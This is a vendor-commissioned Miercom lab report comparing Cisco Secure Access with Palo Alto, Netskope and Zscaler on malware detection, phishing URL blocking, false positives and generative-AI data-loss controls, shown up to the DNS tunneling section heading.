The information contained in this document is strictly **confidential** and is intended solely for the use of the intended recipient(s).

This document includes comparative product testing results conducted by an unaffiliated third-party laboratory. While Cisco reasonably believes this information to be accurate, Cisco makes no representations or warranties of any kind, express or implied, about the completeness, accuracy, reliability, or suitability of this information.

Miercom

DR240329K

August 2024

Security Service Edge Competitive Assessment

Table of Contents

1.0 Executive Summary

Cyber-attacks continue to become more persistent and advanced. Cisco Secure Access is an innovative Security Service Edge (SSE) solution that keeps pace with the latest threat concerns and connectivity use cases. For identifying, preventing, and alerting users regarding malware, malicious websites, and cyber security threats, Cisco provides innovative tools and technologies. In addition to addressing known and present dangers, this solution also uncovers new, sophisticated threats that go unnoticed by other solutions.

Cisco commissioned this competitive report based upon an independent review of SSE solutions in the Miercom SSE Annual Industry Assessment 2024. This Miercom Assessment included an evaluation of leading products in the SSE market, comparing security efficacy, as well performance, usability, and manageability.

Cisco outperformed Zscaler, Netskope, and Palo Alto in Malware Detection Efficacy using their recommended "Maximum Detection" IPS profile setting. In other test focus areas in this report — including manageability, performance, and end user experience — Cisco also outperformed other vendors tested. Cisco, Netskope, Palo Alto Networks and Zscaler products were tested using enterprise configuration, in accordance with published suggested best practice installation and configuration guidance.

Key Findings

Efficacy

- **Overall malware efficacy:** Cisco Secure Access scored best among SSE products tested to date, scoring a 99.7% overall malware detect and block rate, compared to the 73% industry average rate based upon Miercom's historical test data of all established vendors in the SSE market.
- **Malicious URLs:** Cisco performed well, with an initial malicious URL block rate of 81% for newly discovered phishing URLs, and upon retest after 24 hours achieved a 98% block rate based upon behavioral defense methods.
- **DNS tunneling:** Cisco was one of three vendors that were successful in thwarting DNS Tunnelling exploits with data exfiltration.
- **False positives:** Cisco was among the top vendors in minimizing false positive occurrences, with only two false positive samples detected out of over 100K samples.
- **Generative AI security and control:** Cisco and Netskope were the only solutions that proved the ability to control access, as well as provide full data loss protection for Generative AI platforms evaluated. (Google Gemini, Microsoft CoPilot, ChatGPT)

Manageability, User Experience, and Performance

- **ZTNA user experience and manageability:** Miercom observed that only Cisco has an integrated ZTNA and VPNaaS client, enabling end user access to applications via ZTNA or VPN, per policy, where the end user automatically has access to their applications without having to take extra actions.
- **Performance with Microsoft Office 365 and Google Workspace:** Miercom observed that when proxying is activated Cisco Secure Access delivered superior usability with cloud application suites compared to the other evaluated vendors.
- **Latency - DNS Performance:** we observed lower latency with Cisco Secure Access, due to the differentiated recursive DNS architecture Cisco uses.

Based on our findings, Cisco Secure Access provides superior protection against malware, features a low false positive rate and innovative generative AI security and control. Cisco Secure Access has earned the **Miercom Certified Secure** award for proven, exceptional capabilities as a Security Service Edge solution.

Robert Smithers

CEO, Miercom

2.0 Cisco Secure Access Test Summary

Cisco Secure Access Test Summary		
Evaluation Criteria		Cisco Rating
5.1	**Malware Protection Efficacy-** Cisco Secure Access scored a 99.7% overall malware detection efficacy rate.	●
5.2	**Malicious Phishing URL Protection-** Cisco Secure Access demonstrated 81% initial block rate for malicious URLs. The SSE solution further improved detection efficacy to 98% upon retest.	●
5.3	**False Positive Testing-** Cisco Security Service Edge Solution had two instances of false positive detections observed when testing over 100K samples.	●
5.4	**Control of Generative AI-** Cisco Secure Access successfully provided effective control and DLP protection using three popular tested AI ChatBots (ChatGPT, Microsoft CoPilot, and Google Gemini)	●
5.5	**DNS Tunneling Detection-** Cisco Secure Access was 100% effective in blocking all attempted DNS Tunneling exploits involving data exfiltration.	●
5.6	**Evasion Performance-** Cisco Secure Access blocked 98.4% of all obfuscated exploits and blocked all evasive malware tests. Cisco missed 14 malicious URLs out of 875 phishing links when a circumvention VM was applied.	◕
5.7	**Digital Experience Monitoring-** Miercom observed Cisco Secure Access supporting comprehensive Digital Experience Monitoring, powered by Cisco ThousandEyes, in a single dashboard without any need for license add-on.	●
5.8	**Common & Unified Policies-** Cisco proved their solution can be configured with common and unified policies for internet security and secure private application access.	●
5.9	**Microsoft 365 & Google Workspace Functional Performance-** Miercom observed no issues with Cisco while using Microsoft 365 and Google Workspace.	●
5.10	**Zero Trust Network Access and Management-** Cisco provides a unified and intuitive management dashboard to easily navigate and configure agents, as well as a unified ZTNA and VPN client experience.	●
5.11	**DNS Look-** Cisco exhibited the best protected DNS lookup time of only 26 milliseconds compared to all other products evaluated to date.	●

Key				
●	◕	◑	◔	○
Excellent	Good	Marginal	Poor	Not Supported

3.0 Competitive Security Service Edge Test Summary

Security Service Edge Test Summary				
Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
Malware Detection and Blocking Efficacy	**PASS** 99.7%	**PASS** 95.1%	**PASS** 96.6%	**MARGINAL** 91.4%
False Positive Testing	**PASS** 2	**MARGINAL** 3	**PASS** 1	**FAIL** 15
Control of AI Chatbots	**PASS**	**MARGINAL**	**PASS**	**MARGINAL**
Evasion Performance	**PASS** 98.4%	**MARGINAL** 85.0%	**PASS** 99.3%	**FAIL** 15.0%
Digital Experience Monitoring	**PASS**	**MARGINAL**	**PASS**	**NA**
Common and Unified Policies	**PASS**	**MARGINAL**	**PASS**	**MARGINAL**
MS365 and Google Workspace Functional Assessment	**PASS**	**PASS**	**PASS**	**FAIL**
Zero Trust Network Access and Management	**PASS**	**MARGINAL**	**MARGINAL**	**MARGINAL**

Legend

PASS	**MARGINAL**	**FAIL**

4.0 About Cisco's Security Service Edge Solution

In today's ever-evolving cybersecurity environment, it's hard to overstate the value of strong and reliable security solutions. This report evaluates Cisco's Security Service Edge (SSE) solution, Cisco Secure Access, against competitors in the SSE market. Cisco's Secure Access presents a cutting edge, effective solution compared to other vendors in this space.

Cisco Secure Access

Cisco Secure Access is a unified cloud security SSE capability that delivers reliable and simple connectivity for endpoints. Going beyond standard SSE platforms, Cisco's SSE allows for integrated internet security and app access policy creation and deployment, accurate and informative logs displaying blocked and allowed traffic, and a unified client that facilitates the way users connect to applications.

Cisco Secure Access is the evolution of the Cisco Umbrella Secure Internet Gateway (SIG). Umbrella and Secure Access share a common threat defense stack, and Secure Access adds, amongst other features, ZTNA and VPNaaS application connectivity.

Special Features and Integrations

Cisco Secure Access reduces cybersecurity attacks by leveraging industry-standard SSE elements like SWG, CASB, ZTNA, and FWaaS. It also includes cloud and inline DLP, DNS-layer security, RBI, malware sandboxing, digital experience monitoring, and continuously updated threat intelligence from Cisco Talos. Cisco Ventures' investment in AppOmni enhances its SaaS Security Posture Management (SSPM) capabilities, integrated with Secure Access. Collaboration with Google enables Secure Access to integrate with Chrome Enterprise Browser for tighter control and enhanced security for web apps. Granular controls ensure consistent policy enforcement across managed and unmanaged devices. With centralized management, Cisco Secure Access offers a comprehensive SSE solution for organizations with application access, zero trust and cloud-delivered security needs.

Products Tested	
Hardware/Software	Version
Cisco Secure Access	May 2024 release Cisco Secure Client 5.1.3.62
Netskope Intelligent Security Service Edge Security Service Edge (SSE) Enterprise and ZTNA Next L7 Professional	May 2024 release
Palo Alto Networks Prisma Access	Palo Alto Prisma Access 3.2.0-Innovation (PAN-OS 10.2.3)
Zscaler Security Service Edge With Zscaler ZIA Business Edition with Data Protection Advanced and ZPA Business Edition	ZPA Private Service Edge 24.14.2

5.0 Test Criteria Evaluation

5.1 Malware Protection Efficacy

Rating:

Malware Protection Efficacy	
●	**PASS** Cisco Secure Access scored a leading 99.7% Malware detection efficacy rate. Cisco earned top scores in Zero Day Malware detection and blocking efficacy, based on initial block rates.

Description: Test the effectiveness of detecting and blocking malware using a comprehensive battery of malware types. The core mission of assessing malware efficacy is to evaluate the effectiveness of cybersecurity solutions in detecting, blocking, and mitigating malware to protect devices, networks, and data from unauthorized access or harm. This involves testing how well security tools can detect malware, including viruses, worms, trojans, ransomware, and more, to measure the reliability and robustness of these tools in real-world conditions to protect against cyber threats and maintain the integrity of information systems.

Purpose: To determine Cisco Secure Access's ability to detect malware and malicious URLs. Malicious URLs, in this test case, refer to URLs that are designed to host and deliver malicious content like malware, ransomware, spyware and any other harmful software.

Procedure: Samples from the Miercom malware server are used in industry-wide studies of malware detection for network security devices. Common malware types are botnets and Remote Access Trojans (RATs). A particular emphasis is placed on active threats, advanced evasion techniques and advanced persistent threats. These represent the more complex and challenging categories for security solutions to identify. Detection results reveal individual approaches to malware detection. The system under test (SUT) was an intermediary between untrusted and trusted zones of the simulated network. A simulated attack from the untrusted zone consisted of an attempted download of a malicious file. A successful block was logged when the simulated victim client cannot download the malware sample.

Quality Assurance Verification: Miercom verified that the malware samples tested against Cisco Secure Access were both current and malicious by cross-referencing them with VirusTotal. The number of malware samples detected by Cisco was confirmed through Miercom's python script and Cisco Secure Access dashboard logs. Representative samples of undetected malware were later shared with the vendor to assist in troubleshooting and improving their product.

Standard Malware

Active Threat
A malicious actor actively exploiting a known vulnerability to install malware, steal data, or launch cyberattacks.

Backdoor
A hidden or unauthorized way to access a system, network, or software. A backdoor exploit can bypass normal security measures allowing attackers to control, spy on, or damage the target device or system. Malware like trojans, rootkits, or keyloggers are used to open remote connections or exploit vulnerabilities.

Botnets
Networks of infected devices controlled by hackers used for sending spam, stealing data, launching denial of service (DoS) attacks, or mining cryptocurrency.

HTML
Malicious code embedded within HTML files or scripts that exploit vulnerabilities in web enabling activities like phishing, drive-by downloads and cross-site scripting when a user interacts with compromised web content.

Legacy
Mature, well-known, malware detected by most signature-based countermeasures that challenges devices with limited memory for signature detection and poses a threat to outdated systems lacking modern security tools.

Malicious Documents
Files with harmful code or commands that can infect systems, steal data, or launch cyberattacks. This type of malware is often seemingly benign but contains malicious coding (“macros”) alongside plain-text data to seem legitimate while infecting the target device upon opening. *Examples***:** Microsoft Office files (.doc, .xls, .ppt, etc.) or PDFs with macros, shellcode, or embedded objects.

MALWAREBAZAAR
An open platform for sharing and analyzing malware samples, providing a repository with details like hashes and file types to aid researchers in identifying and mitigating threats.

MALSHARE
A free repository for Malware. Miercom used up to 65,000 malware samples from this site for research and analysis. Engineers are allowed to upload, share and download malicious files while facilitating collaboration among cybersecurity professionals.

Remote Access Trojans (RATs)
Malware disguised as legitimate software , allowing hackers to remotely control infected devices, steal data, spy on activities, manipulate files, install more malware and launch attacks, typically distributed via phishing emails, malicious downloads, or compromised websites. *Examples***:** DarkComet RAT: Used by the Syrian government during the civil war to capture keystrokes, screenshots, webcam feeds, passwords, and files from infected computers. Ghost Rat: Used to infiltrate high-profile targets globally, enabling attackers to control infected devices, activate webcam and audio, logging keystrokes, steal documents, and browse files on devices.

The Onion Router (TOR) Exploit
A cyberattack using a modified TOR browser to compromise user security and anonymity by injecting malicious code, revealing real IP addresses and sensitive information and sending collected personal data to a Command and Control (C&C) server.

VirusShare
Provides a collection of diverse malware samples for research and analysis, supporting community contributions and aiding in the study of malware behavior and the development of detection methods. Miercom used 65,000 samples.

VirusSign
A platform that provides access to malware samples for research and analysis, allowing cybersecurity professionals to upload, share, and study malicious files to aid in threat detection and response strategies.

VXUNDERGROUND
A comprehensive archive of malware samples, including source code and binaries, providing resources for in-depth analysis and understanding of malware to enhance cybersecurity solutions.

Advanced Threats

Advanced Evasion Techniques (AETs)

Methods of hiding malicious network traffic from security devices like firewalls or intrusion detection systems. AETs can combine different evasion tactics that create multi-layer access, modify them during the attack, or use non-standard protocols to avoid detection. AETs enable attackers to deliver malware, steal data, or launch cyberattacks without being noticed. *Examples***:** IP Fragmentation: Splitting packets into smaller fragmentations that can bypass security filters.
TCP Segmentation: Divides TCP streams into smaller segments that evade signature-based detection.
Protocol Obfuscation: Alters or violates protocol specifications to confuse security systems.
Encryption or Encoding: Makes packet contents unreadable to security devices.

Advanced Persistent Threats (APTs)

Malicious attacks that gain unauthorized access to a victim's computer or network. APT~~s~~ cyberattacks are carried out by well-funded and skilled actors, often sponsored by nation-states, over a long period of time consisting of continuous hacking with payloads opened at the administrative level. These exploits aim to steal sensitive data, disrupt systems, extort random, or conduct cyber espionage on devices and networks. *Examples***:** Deep Panda Exploits: Uses a variety of different codenames, with Deep Panda being among the most common attribution. The attack on US Govt OPM offices. CryptoWall: Ransomware that encrypts files and demands a ransom for their decryption.


Modified Malware

Original malware, detectable by public repositories, modified with techniques to evade detection, infect multiple hosts, or perform complex attacks. *Examples***:** Diamond Sleet: A supply chain compromise that distributed a modified Cyberlink installer containing malicious code to download and execute a second-stage payload. TOR Trojan Exploits: Modified TOR browsers that compromise user security and anonymity.


Polymorphic, Zero-Day Malware

Malware that constantly changes its identifiable features to evade detection and exploit known vulnerabilities. Many common forms of malware can be polymorphic including viruses, worms, bots, trojans, or keyloggers. Polymorphic malware can use various techniques to mutate its code such as encryption, compression, or obfuscation. These conditions make it difficult for traditional antivirus methods to detect since they rely on signature-based detection to detect and block the threat. *Examples***:** Storm Worm: A trojan from a spam email campaign that infected millions of computers and turned them into bots. The malicious code changes every thirty minutes. CryptoWall: Ransomware that encrypts files and demands a ransom for their decryption. The malware used a polymorphic builder to create a new variant for every potential victim. BeeBone: Malware creating a botnet for banking activity through ransomware and spyware. It changed its signature up to nineteen times a day.


Observations:




Cisco Secure Access scored 99.7% in malware detection efficacy, blocking a wide range of exploit types. The solution was configured, per Cisco recommendation, using the Maximum Detection IPS setting. As noted in detail later in this report, only two false positive instances (benign file blocked erroneously) occurred in Maximum Detection mode during testing. A malware detection rate of 100% was achieved in Zero-Day malware testing.



Netskope scored 96.6% overall malware detection efficacy in detecting and blocking a wide range of exploit types in initial "signature block" based on default/standard IPS policy detection mode. (Reporting accuracy in calculation to +/- 0.2 %)



Palo Alto Networks scored 95.1% overall malware detection efficacy in detecting and blocking a wide range of exploit types in initial "signature block" based on default/standard IPS policy detection mode.



Zscaler scored 91.4% overall malware detection efficacy in detecting and blocking a wide range of exploit types in initial "signature block" based on default/standard IPS policy detection mode.

Competitive Analysis:

Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
Malware Detection and Blocking Efficacy	**PASS** Cisco achieved 99.7% malicious content blocking efficacy rate including Zero Day Exploits.	**PASS** Palo Alto Networks achieved 95.1% malicious content blocking efficacy rate including Zero Day Exploits.	**PASS** Netskope achieved 96.6% malicious content blocking efficacy rate including Zero Day Exploits.	**MARGINAL** Zscaler achieved 91.4% block rate for malicious content including Zero Day Exploits.

Legend

PASS	MARGINAL	FAIL

5.2 Malicious Phishing URL Protection

Rating:

Malicious URL Protection Rating	
●	**PASS** Cisco Secure Access demonstrated 81% initial block rate for malicious URLs. The SSE solution further improved detection efficacy to 98% upon a retest with Cisco's recommended Maximum Detection IPS setting; all vendors were afforded a retest within 72 hours. This score puts Cisco amongst the best SSE solutions for Malicious URL detection for the products we have evaluated. No false positive incidents were observed for the interleaved benign URLs that were included during this test.


Description: Compare the efficacy of leading vendor SSE solutions in protecting against malicious phishing URLs.

Purpose: A high rate of phishing URL detection means the security solution effectively identifies and blocks a large number of malicious URLs, reducing the risk of successful phishing attacks. Businesses are particularly vulnerable to phishing, which can results in significant financial losses, reputation damage and theft of sensitive data.

Procedure: A fresh set of phishing URLs was obtained by running a script to download URL lists from phishing URL feeds, such as openphish.com, phishhunt.io and phishtank.org. Given the rapidly changing nature of malicious locations, these links were then tested using a script to verify they were active.

Quality Assurance Verification: Miercom verified the validity of the malicious URLs used by sourcing them from up-to-date providers like openphish.com, phishhunt.io and phishtank.org. During testing, logs were also reviewed to ensure the accuracy of the count of blocked malicious URLs.

Observations: Cisco Secure Access achieved a 98% block rate using the recommended Maximum Detection IPS settings. This performance positions Cisco on par with leading SSE solutions in the market for malicious URL detection.



Miercom SSE Security Benchmark™ 2024

Cisco SSE proved 98.0% overall malicious URL block and detection efficacy with NO false positive incidents during testing. Initial block rate for newly discovered zero-day phishing was recorded at 81% detection efficacy. Subsequent actions downloading and analyzing malicious payloads enabled deeper detection.

Competitive Analysis:

Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
Malicious URL Protection	**PASS** 98.0%	**PASS** 96.5%	**PASS** 99.0%	**PASS** 97.2%

Legend

PASS	**MARGINAL**	**FAIL**

5.3 False Positive Testing

Rating:

False Positive Testing Rating	
●	**PASS** Cisco Secure Access had only two instances of false positive detections observed when conducting the Malicious Content testing for both Malware and Malicious URL testing.

Description: False positive testing evaluates the incorrect classification of benign samples as malicious. This test examines if benign samples, such as JavaScript, documents with macros, Python scripts and business applications for collaborations or remote access, are mistakenly detected as threats. The false positive rates are compared with other vendors, where a lower rate is preferable.

Purpose: A low false positive rate ensures that alerts from the security solution are valid, boosting administrator's confidence in the findings. High false positive rates waste resources on investigating erroneous detections. A low False Positive (LFP) Rate is critical, especially for the Systems Under Test (SUTs) that implement AI and ML threat defense, as these systems have shown significant false positive rates (FPR) in previous tests. Samples used in Miercom testing will require the highest protection level settings from the SUTs and may cause the SUT to incorrectly flag/block benign but challenging samples.

Procedure: Test the SSE solution using the challenging false positive sample set to determine if it incorrectly classifies benign samples as malicious.

Quality Assurance Verification: Miercom verified the accuracy of this test by attempting to download erroneously blocked files after removing the client from the same endpoint, ensuring the SSE solution caused the false positive.

Observation: Miercom observed that Cisco Secure Access blocked two non-malicious samples from Miercom's malware set: a remote .exe download and a VMware installer .exe. These files were benign, but Cisco still prevented their download.

Competitive Analysis:

Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
False Positive Testing	**PASS** Minimal incidents of false positives occurred during testing.	**MARGINAL** Some incidents of false positive detection occurred during testing and we could not easily whitelist.	**PASS** Minimal incidents of false positives occurred during testing.	**FAIL** False positive detection incidents likely. Highest incident of false positive detection of all vendors tested.
False Positive Samples Detected	**2**	**3**	**1**	**15**

Legend

PASS	**MARGINAL**	**FAIL**

5.4 Control of Generative AI

Rating:

Control of AI Chatbots Rating	
●	**PASS** Cisco Secure Access successfully provided DLP inspection protection for all three ChatBots evaluated in this test (ChatGPT, Microsoft CoPilot, and Google Gemini). Cisco successfully proved control and block ability for all DLP and PII parameters in testing.

Description: Control of Generative AI evaluation is a comparison controls of generative AI chatbot tools. Evaluate controls to allow or deny access to AI Chat and other generative AI resources. Also evaluate the DLP functionality for detecting source code upload (python, tcl, vbs, etc), confidential content, GDPR, HPAA, PCI (credit card info), PII, social security, DOB, address etc. and other content.

Purpose: Generative AI popularity and proliferation continues to increase[1]. As this becomes more popular, business network security concerns increase, particularly regarding potential data exfiltration and other opportunities for exploitation of company resources. More controls for generative AI chatbot apps are desirable to achieve greater overall security efficacy for allowing or blocking access. Granular data loss protection (DLP) enforcement may be needed to ensure that AI tools do not become a vector for data loss, or the introduction of unvalidated source code into corporate repositories.

Procedure: To evaluate the SUT's capabilities, first research and quantify the AI chatbots it can identify and control access and Data Loss Prevention (DLP), including data sheet and online document scrubbing. Then, verify the ability to access or deny AI resources by creating policies and conducting specific tests for OpenAI ChatGPT, Microsoft CoPilot, and Google Gemini. Finally, test DLP functionality by attempting to block upload of source code (Python, Tcl, VBS, etc.), confidential content, GDPR-related data, HIPAA-related data, PCI (credit card information) and PII (social security numbers, DOB, address, etc.).

Quality Assurance Verification: Miercom verified the accuracy of this test by collaborating closely with Cisco to ensure that an AI Chatbot policy was correctly configured. Miercom reviewed Cisco's logs through the portal and matched them with the URLs of the chatbots that appeared in the logs.

[1] According to SalesForce.com, 23 % of customer service businesses are currently using some type of generative AI in their service offerings, using chatbots can reduce customer service costs by 30%.

Competitive Analysis:

Test Case	Cisco	Palo Alto Networks	Netskope	Zscaler
Control of AI Chatbots	**PASS** Cisco Secure Access successfully blocked and provided DLP inspection protection for ChatGPT, and Google Gemini. Cisco successfully proved control block or all PII parameters in testing.	**MARGINAL** Palo Alto Networks had limited support for DLP control using AI ChatBots at the time of evaluation.	**PASS** Netskope SSE proved in product demonstration the ability to provide DLP protection when using AI ChatBots.	**MARGINAL** Zscaler could not block ChatGPT although documentation indicates it is supported.

Legend

PASS	**MARGINAL**	**FAIL**

5.5 DNS Tunneling Detection

Rating:

